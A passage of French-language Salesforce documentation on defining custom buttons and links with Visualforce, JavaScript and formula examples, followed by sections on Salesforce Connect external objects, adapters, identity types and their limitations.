**AUTORISATIONS UTILISATEUR**

Pour créer ou modifier des liens ou des boutons personnalisés :
- Personnaliser l'application

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Les liens et les boutons personnalisés sont disponibles avec : **Toutes** les éditions

Les pages Visualforce et les commandes s-controls sont disponibles avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

1. Créez une page Visualforce qui utilise la fonction GETRECORDIDS pour récupérer une liste d'enregistrements sélectionnés :

```
<script type="text/javascript">

idArray = {!GETRECORDIDS($ObjectType.Account)};

window.location.href="http://www.yourwebsitehere.com?array="+idArray;

</script>
```

Remarque: Remplacez `www.yourwebsitehere.com` par votre propre URL.

2. Définissez un bouton pour des comptes avec les attributs suivants.
   - `Type d'affichage` : Bouton de liste

     Remarque: Sélectionnez **Afficher les cases (pour la sélection de plusieurs enregistrements)** pour permettre aux utilisateurs de sélectionner plusieurs enregistrements dans la liste avant de cliquer sur le bouton.

   - `Comportement` : affichage dans une fenêtre existante avec un menu latéral
   - `Source de contenu` : page Visualforce
   - Sélectionnez la page Visualforce que vous avez créée à la première étape.

3. Ajoutez le bouton à la présentation de page ou de vue de liste appropriée.

CONSULTER ÉGALEMENT :

Exemples de boutons et de liens personnalisés

## Réouverture de requêtes

Cet exemple crée un bouton qui peut être ajouté à des listes associées de requêtes pour permettre aux utilisateurs de rouvrir plusieurs requêtes à la fois dans une opportunité.

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des liens ou des boutons personnalisés :
- Personnaliser l'application

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les liens et les boutons personnalisés sont disponibles avec : **Toutes** les éditions

Les pages Visualforce et les commandes s-controls sont disponibles avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

1. Définissez un bouton pour des requêtes avec les attributs suivants.
   - `Type d'affichage` : bouton de liste

     Remarque: Sélectionnez **Afficher les cases (pour la sélection de plusieurs enregistrements)** pour permettre aux utilisateurs de sélectionner plusieurs enregistrements dans la liste avant de cliquer sur le bouton.

   - `Comportement` : exécution de JavaScript
   - `Source de contenu` : JavaScript OnClick
   - Utilisez l'exemple de code suivant.

```
{!REQUIRESCRIPT ("/soap/ajax/13.0/connection.js")} var records =
                  {!GETRECORDIDS($ObjectType.Sample)}; var newRecords = []; if
(records[0] == null) { alert("Please select at least one row") } else {
                  for (var n=0; n<records.length; n++) { var c = new
sforce.SObject("Case"); c.id = records[n]; c.Status = "New";
                newRecords.push(c); } result = sforce.connection.update(newRecords);
 window.location.reload(); }
```

Remarque: Cet exemple référence AJAX Toolkit, qui est disponible si l'accès à l'API est activé. Reportez-vous à https://developer.salesforce.com/page/Integration.

2. Ajoutez le bouton à vos présentations de page d'opportunité en modifiant la liste associée Requêtes.

Conseil: Utilisez ce bouton dans n'importe quelle présentation de page contenant la liste associée Requêtes, par exemple, dans des présentations de page de comptes ou de contacts.

Remarque: Notez la vérification `records[0] == null`, qui affiche un message lorsque les utilisateurs ne sélectionnent pas au moins un enregistrement dans la liste.

CONSULTER ÉGALEMENT :

Exemples de boutons et de liens personnalisés

## Cartes internationales

Cet exemple crée un lien qui affiche une carte Google spécifique au pays.

1. Définissez un lien pour des comptes avec les attributs ci-dessous.
   - `Type d'affichage` : lien de la page de détail
   - `Comportement` : affichage dans une nouvelle fenêtre
   - `Source de contenu` : URL
   - Utilisez l'exemple de code suivant.

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des liens ou des boutons personnalisés :
- Personnaliser l'application

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les liens et les boutons personnalisés sont disponibles avec : **Toutes** les éditions

Les pages Visualforce et les commandes s-controls sont disponibles avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

```
{!
IF(Sample.BillingCountry = "US",
"http://maps.google.com/maps?q="&Sample.BillingStreet&
"+"&Sample.BillingCity&"+"&Sample.BillingState&"+"&Sample.BillingCountry,
(IF(Sample.BillingCountry = "UK",
"http://maps.google.co.uk/maps?q="&Sample.BillingStreet
&"+"&Sample.BillingCity&"+"&Sample.BillingCountry,
```

```
"http://maps.google.com")))
}
```

2. Ajoutez le lien à la présentation de page de votre compte.

CONSULTER ÉGALEMENT :

Exemples de boutons et de liens personnalisés

## Considérations relatives aux boutons et liens personnalisés

Lors de l'utilisation de boutons et de liens personnalisés, tenez compte des considérations ci-dessous.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les liens et les boutons personnalisés sont disponibles avec : **Toutes** les éditions

Les pages Visualforce et les commandes s-controls sont disponibles avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des liens ou des boutons personnalisés :

- Personnaliser l'application

### Conseils de mise en oeuvre

- Les boutons personnalisés apparaissent en haut et en bas de la page de détail, à droite de tous les boutons standard.
- L'apparence des boutons personnalisés est la même que celle des boutons standard. Vous pouvez cependant les reconnaître car ils se situent à droite de tous les boutons standard.
- Si la barre des boutons devient trop large sur la présentation de la page de détail, le navigateur affiche une barre de défilement horizontale. Si la barre des boutons devient trop large dans la présentation des vues de liste, des résultats de recherche, des résultats de balisage ou de liste associée, les boutons se chevauchent.
- Les boutons personnalisés sont disponibles pour les activités, sous les liens de configuration individuels des tâches et des événements. Pour ajouter un bouton personnalisé à une vue de liste d'activité ou une présentation de recherche, commencez par créer un bouton de liste personnalisée dans les tâches ou événements. Puis, ajoutez-le à vos présentations de vue de liste d'activité ou de résultats de recherche. Vous pouvez remplacer un bouton qui s'applique à la fois aux tâches et aux événements.
- Les enregistrements Compte personnel utilisent les boutons et liens personnalisés que vous avez créés pour les comptes.
- Si votre organisation utilise l'onglet Console, des boutons de liste sont disponibles dans `Action en masse`. Les boutons de liste n'apparaissent pas dans les mini présentations de page Les pages qui apparaissent en raison des boutons et liens personnalisés s'affichent dans la console sans en-tête ni menu latéral.
- Si vous recevez un message d'erreur quand vous remplacez un bouton qui apparaît dans une liste, essayez d'appeler le s-control avec la fonction URLFOR.
- Lorsque vous créez des boutons personnalisés, tenez compte des règles de validation de votre entreprise pour les enregistrement sur cet objet. Par exemple, un bouton de liste personnalisée qui modifie le statut des requêtes peut entrer en conflit avec une règle de validation de requête. Dans ce scénario, Salesforce affiche le message d'erreur de la règle de validation quand l'utilisateur clique sur le bouton personnalisé.
- Pour remplacer un bouton standard par un bouton personnalisé, commencez par définir le bouton personnalisé, puis personnalisez la présentation de page pour masquer le bouton standard et affichez le bouton personnalisé à sa place.
- Les pages Visualforce utilisées en tant que liens personnalisés dans la page d'accueil ne peuvent pas spécifier de contrôleur.
- Les pages Visualforce utilisées en tant que boutons ou liens personnalisés dans les page de détail doivent spécifier un contrôleur standard du même objet.

- Les pages Visualforce utilisées en tant que boutons de liste personnalisée doivent utiliser un contrôleur de liste standard du même objet.

## Meilleures pratiques

- Utilisez les fonctions de formule des boutons personnalisés avec précaution. Parce que les fonctions sont exécutées sur le serveur avant que votre HTML ou JavaScript ne soit transmis au navigateur, elles peuvent uniquement évaluer les informations qui existent à ce moment-là. Essayez de ne pas utiliser de fonctions telles que IF pour évaluer les conditions qui existent uniquement quand le code atteint le navigateur, comme la valeur d'une variable JavaScript qui est renvoyée par votre code.
- Pour éviter qu'un utilisateur n'effectue une action spécifique, comme créer ou modifier un élément, modifiez les autorisations de l'utilisateur au lieu de masquer le bouton standard. Masquer un bouton standard le supprime d'une présentation de page mais le lien est toujours disponible et les utilisateurs peuvent naviguer manuellement vers la page de création ou de modification.
- Ne sélectionnez pas `Afficher les cases (pour la sélection de plusieurs enregistrements)` pour les boutons de liste qui créent un lien vers une URL qui ne prend pas en charge les opérations post. Les cases apparaissent à côté des enregistrements dans une liste si vous avez sélectionné `Afficher les cases (pour la sélection de plusieurs enregistrements)` pour au moins un bouton de liste dans cette liste. Cependant, les enregistrements sélectionnés de cette liste ne sont pas affectés lorsque vous cliquez sur un bouton de liste personnalisé pour lequel cette option n'est pas sélectionnée.

## Limitations

- L'étiquette d'un lien personnalisé ne peut pas dépasser 1024 caractères.
- L'URL d'un lien peut atteindre 2048 octets. Lorsque des données remplacent les jetons dans l'URL, le lien peut dépasser 3 000 octets. Certains navigateurs limitent la longueur maximale des URL.
- Les boutons personnalisés qui appellent un code JavaScript ne sont pas pris en charge dans Lightning Experience.
- Les boutons personnalisés avec une source de contenu OnClick JavaScript ne sont pas pris en charge dans l'application mobile Salesforce1.
- Si vous utilisez des boutons personnalisés d'URL pour transmettre des paramètres à des pages standard dans Salesforce Classic, par exemple pour prérenseigner des champs lors de la création d'un enregistrement, ce comportement ne fonctionne pas dans Salesforce1 ni dans Lightning Experience.
- Dans les pages de détail d'enregistrement d'objets externes associés à des sources de données externes de volume élevé, les boutons et les liens personnalisés qui appellent JavaScript ne sont pas pris en charge.
- Les boutons personnalisés ne sont pas disponibles pour Web vers piste, Web vers requête, la liste associée Équipes de requête ou l'objet utilisateur.

CONSULTER ÉGALEMENT :

Définition de boutons et de liens personnalisés

Exemples de boutons et de liens personnalisés

## Affichage de références aux composants Salesforce

Vous pouvez visualiser la liste de toutes les zones de Salesforce qui font référence à un composant. Par exemple, affichez les liens personnalisés, les boutons personnalisés ou les présentations de page qui référencent un autre composant, comme une page Visualforce ou une ressource statique. Pour ce faire, cliquez sur **Où cette option est-elle utilisée ?** dans la page de détail du composant. Salesforce indique le type de composant qui fait référence au composant et son étiquette. Cliquez sur un élément de la liste pour y accéder directement.

CONSULTER ÉGALEMENT :

Définition de boutons et de liens personnalisés

### Éditions

Disponible avec : Salesforce Classic

Les liens et les boutons personnalisés sont disponibles avec : **Toutes** les éditions

Les pages et les composants personnalisés Visualforce sont disponibles avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer ou modifier des liens ou des boutons personnalisés :

- Personnaliser l'application

Pour créer, modifier et supprimer des pages et des composants personnalisés Visualforce :

- Personnaliser l'application

Pour cloner, modifier ou supprimer des ressources statiques :

- Personnaliser l'application

# Intégration de données externes

## Synchronisation des données entre Salesforce et Heroku Postgres avec Heroku Connect

Heroku Connect permet de synchroniser des données entre Salesforce et Heroku Postgres.

En utilisant Heroku Connect avec Heroku Postgres, vous pouvez élaborer des applications Heroku qui interagisse avec vos données Salesforce dans votre langage favori, par exemple Ruby, Node.js, Python, PHP, Java, Scala ou Clojure, ou une infrastructure Web telle que Rails, Django ou Play. Pour plus d'informations, reportez-vous au `site Web d'Heroku Connect` et à la `documentation Heroku Connect` sur le site Web du centre de développement d'Heroku.

Éditions

Disponible avec : Salesforce Classic

Disponible pour : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

## Accès à des données externes à l'aide de Salesforce Connect

### Salesforce Connect

#### Salesforce Connect

Salesforce Connect fournit intégration transparente des données à travers les limites des systèmes. Il permet aux utilisateurs d'afficher, de rechercher et de modifier les données stockées hors de votre organisation Salesforce. Par exemple, des données peuvent être stockées sur site dans un système de planification de ressource d'entreprise (ERP). Au lieu de copier les données dans votre organisation, vous pouvez utiliser des objets externes pour accéder en temps réel aux données via des appels de service Web.

Habituellement, nous recommandons d'importer ou de copier les données dans votre organisation Salesforce pour permettre aux utilisateurs d'y accéder. Par exemple, les outils ETL (extraction, transformation et chargement) peuvent intégrer des systèmes tiers à Salesforce. Cependant, cette méthode copie dans votre organisation des données dont vous n'avez pas besoin et qui deviennent rapidement obsolètes.

De son côté, Salesforce Connect mappe des *objets externes* Salesforce avec des tableaux de données dans des systèmes externes. Au lieu de copier les données dans votre organisation, Salesforce Connect y accède à la demande et en temps réel. Les données ne sont jamais périmées et vous accédez uniquement aux informations dont vous avez besoin. Nous recommandons d'utiliser Salesforce Connect dans les cas suivants :

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

- Vous souhaitez accéder à un volume de données important sans les copier dans votre organisation Salesforce.
- Vous avez besoin de petites quantités de données à la fois.
- Vous souhaitez accéder en temps réel à des données actualisées.

Même si les données sont stockées hors de votre organisation, Salesforce Connect offre une intégration transparente avec la plate-forme Force.com. Les données externes sont disponibles pour les outils Salesforce, notamment la recherche globale, les relations de référence, les fils d'enregistrement et l'application Salesforce1. Les objets externes sont également disponibles pour les requêtes Apex, SOSL et SOQL, les API Salesforce et le déploiement via l'API de métadonnées, des ensembles de modifications et des packages.

Supposons par exemple que vous stockez des informations sur des commandes de produits dans un système back-office ERP. Vous souhaitez consulter ces commandes sous forme de liste associée dans chaque enregistrement client de votre organisation Salesforce. Salesforce Connect permet de configurer une relation de référence entre l'objet client (parent) et l'objet externe (enfant) pour les

commandes. Vous pouvez ensuite configurer les présentations de page de l'objet parent pour inclure une liste associée qui affiche les enregistrements enfants.


À l'étape suivante, vous pouvez mettre à jour les commandes directement depuis la liste associée dans l'enregistrement client. Par défaut, les enregistrements basés sur des objets externes sont en lecture seule. Définir l'accès en écriture à une source de données externe permet aux utilisateurs de créer, de modifier ou de supprimer des enregistrements basés sur des objets externes de cette source de données.

**Remarque:** Vous pouvez autoriser l'écriture sur des objets externes uniquement lorsqu'un adaptateur personnalisé OData ou Apex est utilisé pour connecter votre organisation Salesforce aux données externes. Les objets externes accessibles en écriture ne sont pas pris en charge avec l'adaptateur inter-organisations.

Pour plus d'informations sur l'utilisation d'opérations d'écriture DML Apex sur des enregistrements d'objets externes, reportez-vous au guide *Force.com Apex Code Developer's Guide*.

**Exemple:** Cette capture d'écran montre comment Salesforce Connect peut fournir une vue transparente des données à travers les limites du système. Une page de détail d'enregistrement de l'objet externe Business_Partner comprend deux listes associées d'objets enfants. Les relations de référence externe et les présentations de page permettent aux utilisateurs d'afficher sur une page unique des données associées stockées dans et hors de l'organisation Salesforce.

- Objet standard Compte (1)
- Objet externe Sales_Order (2)




### Adaptateurs Salesforce Connect

Salesforce Connect utilise un adaptateur spécifique par protocole pour se connecter à un système externe et accéder à ses données. Lorsque vous définissez une source de données externe dans votre organisation, vous spécifiez l'adaptateur dans le champ `Type`.

### Type d'identité pour des sources de données externes

Dans la source de données externe, le champ `Type d'identité` spécifie si votre organisation utilise un ou plusieurs jeux d'identifiants pour accéder au système externe. Chaque jeu d'identifiants correspond à un compte de connexion au système externe.

ID d'enregistrement pour des objets externes Salesforce Connect

Lors de la récupération initiale d'une ligne de données à partir d'un système externe, un ID Salesforce est attribué à l'enregistrement de l'objet externe. Chaque ID d'enregistrement reste associé à la même ligne de données externe, sauf si l'objet externe est supprimé de l'organisation.

CONSULTER ÉGALEMENT :

- Relations des objets externes
- Considérations relatives à Salesforce Connect : tous les adaptateurs
- Accès aux données d'une autre organisation Salesforce avec l'adaptateur Salesforce Connect inter-organisations
- Accès à des données externes avec l'adaptateur OData 2.0 ou 4.0 pour Salesforce Connect
- Accès à des données externes avec l'adaptateur personnalisé pour Salesforce Connect

## Adaptateurs Salesforce Connect

Salesforce Connect utilise un adaptateur spécifique par protocole pour se connecter à un système externe et accéder à ses données. Lorsque vous définissez une source de données externe dans votre organisation, vous spécifiez l'adaptateur dans le champ `Type`.

Les adaptateurs ci-dessous sont disponibles pour Salesforce Connect.

| Adaptateur Salesforce Connect | Description | Où trouver les limitations en appels externes |
|---|---|---|
| Inter-organisations | Utilise l'API REST Force.com pour accéder à des données stockées dans d'autres organisations Salesforce. | Aucune limitation en appels externes. Cependant, chaque appel externe est pris en compte dans les limitations d'utilisation d'API de l'organisation fournisseur.<br>*Aide de Salesforce* : Considérations relatives à l'utilisation de l'API pour Salesforce Connect : adaptateur inter-organisations<br>*Salesforce Limits Quick Reference Guide* : API Requests Limits |
| OData 2.0<br>OData 4.0 | Utilise le protocole Open Data pour accéder à des données stockées hors de Salesforce. Le système externe doit être exposé via des producteurs OData. | *Aide de Salesforce* : Limitations générales de Salesforce Connect : adaptateurs OData 2.0 et 4.0 |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

| Adaptateur Salesforce Connect | Description | Où trouver les limitations en appels externes |
|---|---|---|
| Adaptateur personnalisé créé via Apex | Vous utilisez l'infrastructure du connecteur Apex pour développer votre propre adaptateur personnalisé lorsque les autres adaptateurs disponibles ne répondent pas à vos besoins.<br>Un adaptateur personnalisé peut récupérer les données de n'importe quelle source. Par exemple, des données peuvent être récupérées sur Internet via des appels externes, et d'autres données peuvent être manipulées ou même générées par programmation. | *Apex Developer Guide* : Callout Limits and Limitations<br>*Apex Developer Guide* : Execution Governors and Limits |

CONSULTER ÉGALEMENT :

- Salesforce Connect
- Adaptateur OData 2.0 ou 4.0 pour Salesforce Connect
- Adaptateur inter-organisations pour Salesforce Connect
- Adaptateur personnalisé pour Salesforce Connect

## Type d'identité pour des sources de données externes

Dans la source de données externe, le champ `Type d'identité` spécifie si votre organisation utilise un ou plusieurs jeux d'identifiants pour accéder au système externe. Chaque jeu d'identifiants correspond à un compte de connexion au système externe.

Si vous sélectionnez **Principal nommé**, votre organisation utilise un seul compte de connexion sur le système externe.

Si vous sélectionnez **Par utilisateur**, votre organisation utilise plusieurs comptes de connexion sur le système externe. Chaque utilisateur peut avoir un seul jeu d'identifiants. Vous pouvez également regrouper vos utilisateurs, par exemple par fonction ou par unité commerciale, chaque groupe partageant un jeu d'identifiants. Lorsque vous avez accordé aux utilisateurs l'accès à la source de données externe via des ensembles d'autorisations et des profils, les utilisateurs peuvent configurer et gérer leurs propres paramètres d'authentification au système externe.

Conseil: Formez vos utilisateurs sur la configuration de leurs paramètres d'authentification pour les systèmes externes. Assurez-vous qu'ils connaissent les identifiants à saisir pour chaque système externe. Si vous utilisez OAuth 2.0, testez le flux OAuth pour détecter et expliquer aux utilisateurs les invites ou les redirections qui peuvent être difficiles à appréhender. Les flux OAuth varient selon votre système externe, le fournisseur d'authentification et les étendues spécifiées.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

| | Type d'identité est Principal nommé | Type d'identité est Par utilisateur |
|---|---|---|
| **Pour accéder à cet élément du système externe...** | **Le système utilise les identifiants définis dans** | |
| Données | Définition de la source de données externe | Paramètres d'authentification personnels de l'utilisateur pour le service externe |

| | Type d'identité est Principal nommé | Type d'identité est Par utilisateur |
|---|---|---|
| **Pour accéder à cet élément du système externe...** | **Le système utilise les identifiants définis dans** | |
| (rechercher ou visualiser des objets externes) | | |
| Métadonnées<br>(synchroniser pour créer des objets externes) | Définition de la source de données externe | Définition de la source de données externe |

CONSULTER ÉGALEMENT :

- Définition d'une source de données externe pour Salesforce Connect : adaptateur inter-organisations
- Définition d'une source de données externe pour Salesforce Connect : adaptateur OData 2.0 ou 4.0
- Définition d'une source de données externe pour Salesforce Connect : adaptateur personnalisé
- Octroi de l'accès aux paramètres d'authentification pour des sources de données externes
- Stockage des paramètres d'authentification pour les systèmes externes

## ID d'enregistrement pour des objets externes Salesforce Connect

Lors de la récupération initiale d'une ligne de données à partir d'un système externe, un ID Salesforce est attribué à l'enregistrement de l'objet externe. Chaque ID d'enregistrement reste associé à la même ligne de données externe, sauf si l'objet externe est supprimé de l'organisation.

**Remarque:** Aucun ID Salesforce n'est attribué aux enregistrements d'objets externes associés à des sources externes avec des volumes de données élevés.

CONSULTER ÉGALEMENT :

- ID d'enregistrements et ID externes pour des objets externes dans Salesforce Connect : adaptateur inter-organisations
- Salesforce Connect

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

## Considérations relatives à Salesforce Connect : tous les adaptateurs

Salesforce Connect inclut des comportements et des limitations spécifiques.

Consultez également les considérations pour chaque adaptateur Salesforce Connect que vous utilisez.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### Considérations relatives à la compatibilité Salesforce pour Salesforce Connect : tous les adaptateurs

Certaines fonctionnalités et fonctions Salesforce ont des comportements spécifiques ou ne sont pas disponibles pour les objets externes Salesforce Connect.

### Considérations relatives à la synchronisation pour Salesforce Connect : tous les adaptateurs

Lorsque vous validez et synchronisez une source de données externe, certains comportements et certaines limitations s'appliquent.

### Considérations relatives à la relation pour Salesforce Connect : tous les adaptateurs

Les relations de référence, de référence externe et de référence indirecte ont des comportements et des limitations spécifiques.

### Considérations relatives aux rapports pour Salesforce Connect : tous les adaptateurs

Des limitations et les comportements spéciaux s'appliquent aux rapports qui comprennent des objets externes.

### Considérations relatives au fil d'enregistrement pour Salesforce Connect : tous les adaptateurs

Les fils Chatter dans les objets externes ont des comportements et des limitations spécifiques.

### Considérations relatives aux requêtes d'API pour Salesforce Connect : tous les adaptateurs

Des limitations et des comportements et spéciaux s'appliquent aux appels `queryAll()` et `queryMore()` à des données externes.

### Considérations relatives à la recherche pour Salesforce Connect : tous les adaptateurs

Certaines limitations et certains comportements affectent les recherches d'objets externes.

### Considérations relatives à SOSL pour Salesforce Connect : tous les adaptateurs

Certains comportements et des limitations spécifiques affectent l'accès SOSL aux données externes.

### Considérations relatives à SOQL pour Salesforce Connect : tous les adaptateurs

Certains comportements et des limitations spécifiques affectent l'accès SOQL aux données externes.

### Considérations relatives aux objets externes inscriptibles dans Salesforce Connect : tous les adaptateurs

Prenez connaissance des limitations et des considérations d'utilisation de Salesforce Connect pour créer, mettre à jour et supprimer des données stockées hors de votre organisation Salesforce.

### Considérations relatives l'empaquetage pour Salesforce Connect : tous les adaptateurs

Des limitations et des comportements spécifiques affectent l'empaquetage des sources de données externes, ainsi que de leurs objets externes et champs personnalisés dépendants.

### Considérations relatives à Lightning Experience pour Salesforce Connect : tous les adaptateurs

Les utilisateurs peuvent accéder à des objets externes depuis l'application Lightning Experience, mais certaines exigences et des comportements spéciaux s'appliquent.

### Considérations relatives à Salesforce1 pour Salesforce Connect : tous les adaptateurs

Les utilisateurs peuvent afficher et rechercher des objets externes dans l'application Salesforce1, mais des comportements et des limitations spécifiques s'appliquent.

### Considérations relatives aux communautés pour Salesforce Connect : tous les adaptateurs

Les utilisateurs peuvent accéder à des objets externes depuis des communautés, mais certaines exigences et limitations s'appliquent.

Limitations générales de Salesforce Connect : tous les adaptateurs
Examinez les limitations d'utilisation de Salesforce Connect.

CONSULTER ÉGALEMENT :

Considérations relatives à Salesforce Connect : adaptateur inter-organisations
Considérations relatives à Salesforce Connect : adaptateurs OData 2.0 et 4.0
Considérations relatives à Salesforce Connect : adaptateur personnalisé

## Considérations relatives à la compatibilité Salesforce pour Salesforce Connect : tous les adaptateurs

Certaines fonctionnalités et fonctions Salesforce ont des comportements spécifiques ou ne sont pas disponibles pour les objets externes Salesforce Connect.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

- Les fonctionnalités suivantes ne sont pas disponibles pour des objets externes :
  - Motifs de partage Apex
  - Déclencheurs Apex
  - Processus d'approbation
  - Pièces jointes
  - Suivi de l'historique des champs
  - Flux (Visual Workflow)
  - Champs de fusion
  - Notes
  - Processus (Générateur de processus)
  - Sécurité au niveau de l'enregistrement (partage)
  - Types d'enregistrement
  - Rapports
  - Générateur de schéma
  - Règles de validation
  - Règles de workflow
- Les formules et les champs récapitulatifs de cumul ne peuvent pas référencer des champs dans des objets externes.
- Les types de champ personnalisé suivants ne sont pas disponibles pour des objets externes :
  - Numéro automatique
  - Devise
  - Formule
  - Géolocalisation
  - Relation principal-détails
  - Liste de sélection
  - Liste de sélection (sélection multiple)
  - Récapitulatif de cumul
  - Texte (crypté)
  - Zone de texte (enrichi)

- Le comportement ci-dessous s'applique aux champs des objets externes.
  - Les valeurs de champ par défaut ne sont pas disponibles pour les champs personnalisés dans des objets externes.
  - Les valeurs de champ d'objet externe sont affichées sans espace d'en-tête et de fin. Tenez compte de ce comportement lorsque vous filtrez avec un champ qui contient des espaces d'en-tête et de fin.

    Par exemple, insérez les espaces d'en tête et de fin dans la requête SOQL ci-dessous pour correspondre aux valeurs stockées dans le système externe. Toutefois, les espaces ne sont pas affichés dans les résultats de la requête.

    ```
    SELECT FirstName__c FROM Buyers__x WHERE FirstName__c = ' Test '
    ```

  - Lorsqu'un utilisateur ou la plate-forme Force.com modifie un champ personnalisé dans l'enregistrement d'un objet externe, les espaces de tête et de fin sont retirés de la valeur du champ.
  - Pour des champs de texte dans des objets externes, assurez-vous que la longueur spécifiée est suffisante pour contenir les valeurs externes. Si la valeur d'un système externe dépasse la longueur du champ de texte associé dans l'objet externe, la valeur est tronquée dans votre organisation Salesforce. Pour éviter de tronquer les valeurs de champ de texte, augmentez la longueur de champ de texte dans l'objet externe.
  - Pour les champs numériques des objets externes, assurez-vous que la longueur spécifiée peut inclure tous les chiffres à gauche de la virgule des valeurs externes. Si la valeur numérique d'un système externe dépasse la longueur du champ numérique associé dans l'objet externe, la valeur est vide dans votre organisation Salesforce. Si vous remarquez des valeurs de champ numérique vides, ajustez la `longueur` et les `décimales` du champ numérique dans l'objet externe afin d'augmenter le nombre de décimales acceptées. Si le nombre de décimales des valeurs externes dépasse la limitation spécifiée, la valeur est tronquée.
- Dans des ensembles de modifications, les objets externes sont inclus dans le composant de l'objet personnalisé.
- Dans l'API de métadonnées, les objets externes sont représentés par le type de métadonnées CustomObject.

Consultez également les considérations pour chaque adaptateur Salesforce Connect que vous utilisez.

Considérations relatives à la compatibilité de Salesforce pour Salesforce Connect : adaptateur inter-organisations

Certaines fonctions et fonctionnalités Salesforce ont des comportements spéciaux ou ne sont pas disponibles pour des objets externes associés à un type de source de données externe `Salesforce Connect : Inter-organisations`.

CONSULTER ÉGALEMENT :

Salesforce Connect

Considérations relatives à Salesforce Connect : tous les adaptateurs

Considérations relatives à l'utilisation de l'API pour Salesforce Connect : adaptateur inter-organisations

Considérations relatives à Apex pour Salesforce Connect : adaptateur personnalisé

### Considérations relatives à la compatibilité de Salesforce pour Salesforce Connect : adaptateur inter-organisations

Certaines fonctions et fonctionnalités Salesforce ont des comportements spéciaux ou ne sont pas disponibles pour des objets externes associés à un type de source de données externe `Salesforce Connect : Inter-organisations`.

- L'adaptateur inter-organisations pour Salesforce Connect peut accéder uniquement aux objets qui peuvent être interrogés dans l'organisation fournisseur. Si vous définissez un objet externe dont le nom de tableau désigne un objet qui ne peut pas être interrogé, vos utilisateurs et la plate-forme Force.com ne peuvent pas accéder à cet objet externe.

Consultez également les considérations qui s'appliquent à tous les adaptateurs Salesforce Connect.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

CONSULTER ÉGALEMENT :

Considérations relatives à la compatibilité Salesforce pour Salesforce Connect : tous les adaptateurs

Adaptateur inter-organisations pour Salesforce Connect

### Considérations relatives à la synchronisation pour Salesforce Connect : tous les adaptateurs

Lorsque vous validez et synchronisez une source de données externe, certains comportements et certaines limitations s'appliquent.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

- La synchronisation crée ou remplace des objets externes Salesforce qui sont mappés avec le schéma du système externe. La synchronisation ne copie aucune donnée dans votre organisation Salesforce et n'écrit aucune donnée de votre organisation dans la source de données externe.
